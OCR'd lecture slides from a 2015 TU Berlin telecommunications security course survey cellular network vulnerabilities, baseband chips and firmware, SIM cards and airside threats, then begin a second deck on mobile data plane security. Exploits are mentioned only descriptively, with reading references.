
Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

SECT


Previous Lecture Summary

- Security of various smartphone platforms
  - Security policy, implementation
  - Known exploits so far
  - iOS, BlackBerry, Firefox OS, Android
- So, what will happen when we go online via mobile network?



Cellular Networks

- Made up of many components and defined by thousands of pages of standards – where alphabet soup comes
  - Feel free to stop me if you do not understand
- Non-security concerns, sometimes linked to security
  - Maximizing number of active subscribers
  - Minimizing handset power consumption
  - Interconnectivity with other network
  - Low latency call-setup and in-call
  - Efficient radio spectrum usage
  - Mobility and roaming
  - Accurate accounting
  - and many more $\cdots$




Cellular Network Insecurity


- Classical cellular network vulnerabilities: Weak crypto in GSM, eavesdropping, jamming, identity cloning, ...
- Transition from voice-only $\rightarrow$ voice and data $\rightarrow$ data-only opened interfaces resulted in:
  - Vulnerabilities with SMS [Enck, Mulliner, et al.]
  - Exploiting setup/teardown mechanisms [Traynor, et al., 2007]
  - CSFB voice calls on LTE [Tu, et al., 2013/2014]
  - ...
- We will spend some time during the class looking at the design problems

SECT

Network Provider's Point of View




End User's Point of View




Baseband

- We will skip overall smartphone OS part, as it was covered previously
- Integrated into SoC (System on Chip) or discrete chip
  - Qualcomm Snapdragon (SoC integrated)
  - Qualcomm Snapdragon LTE modem (aka Gobi, discrete chip)
  - Samsung Exynos Modem (usually discrete, integrated model exist)
  - Intel XMM series (formerly Infineon, usually discrete)
  - HiSilicon (Huawei subsidary) Balong
  - Mediatek, and others
- Separate firmwares and execution environments



Baseband OS

- Responsible for cellular capability: registration, authentication, mobility, in-call voice, ...
- Based mostly on RTOS, sometimes including custom DSP (especially Qualcomm with their Hexagon DSP)
- Communicates with application processor using various IPC (Inter-Procedure Calls)
  - AT commands
  - Shared memory
  - Custom protocol, e.g. QMI




Baseband Exploit

- Baseband OS is more closed than mobile OS, but exploits possible
- iPhone with Infineon (now Intel) baseband
  - Earlier iPhones were often country-locked and lacked features
  - Various exploits to jailbreak or unlock: mostly for overflow
  - Apple reacts by firmware update, migration to Qualcomm baseband
  - Further reading: `https://www.theiphonewiki.com/wiki/Category:Baseband_Exploits`
  - Catchy video: `http://commons.wikimedia.org/w/index.php?title=File%3AIPhone_Baseband_Erasing.webm`
- Anecdotal reports on Qualcomm baseband modification
  - Further reading: `http://yifan.lu/tag/hexagon/`
- Other cases will be covered in later lecture


SIM Card

- Mandatory in 3GPP standards, optional in CDMA
- Device in your phone with "computing capability" and secure storage
  - Subscriber's data, sometimes linked to physical person
  - Authentication algorithm runs here!
  - Text-based applications using SIM Application Toolkit
  - Mobile payment in some region
- Communicates with baseband using dedicated interface
  - Interaction with AP is limited by operating system and API



Airside

- Control and data plane protocols
  - Are they securely designed?
  - If encryption is employed, are they correctly used?
  - Can Mallory eavesdrop my mobile communication?
- Physical security of mobile network equipments
  - Physical access control on cell tower sites
  - Femtocells – carrier-grade device at home!



Summary and Following Lectures

- Data Plane Security
- Control Plane Security
- Baseband Security
- SIM Security
- Femtocell Security

- Reading list for next lecture:
  - Gaining Control of Cellular Traffic Accounting by Spurious TCP Retransmission, Younghwan Go et. al., NDSS 2014

Telecommunication Security

Mobile Data Plane Security

Shinjo Park


Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

Mobile Network Architecture


- Centralized: Outgoing voice/data traffic is aggregated in one point
- Multiple entities: functionalities are distributed
- Mixture of protocols: each entities are talking in various IP and non-IP protocols
- Operational concepts: idle capacity is not “idle”, additional capacity for worst case
- Legacy: GSM-only mobile phones are still released!
  - Dismantling of older generation network is not easy
  - Some M2M devices are still GSM-only

GSM Network Structure[1]



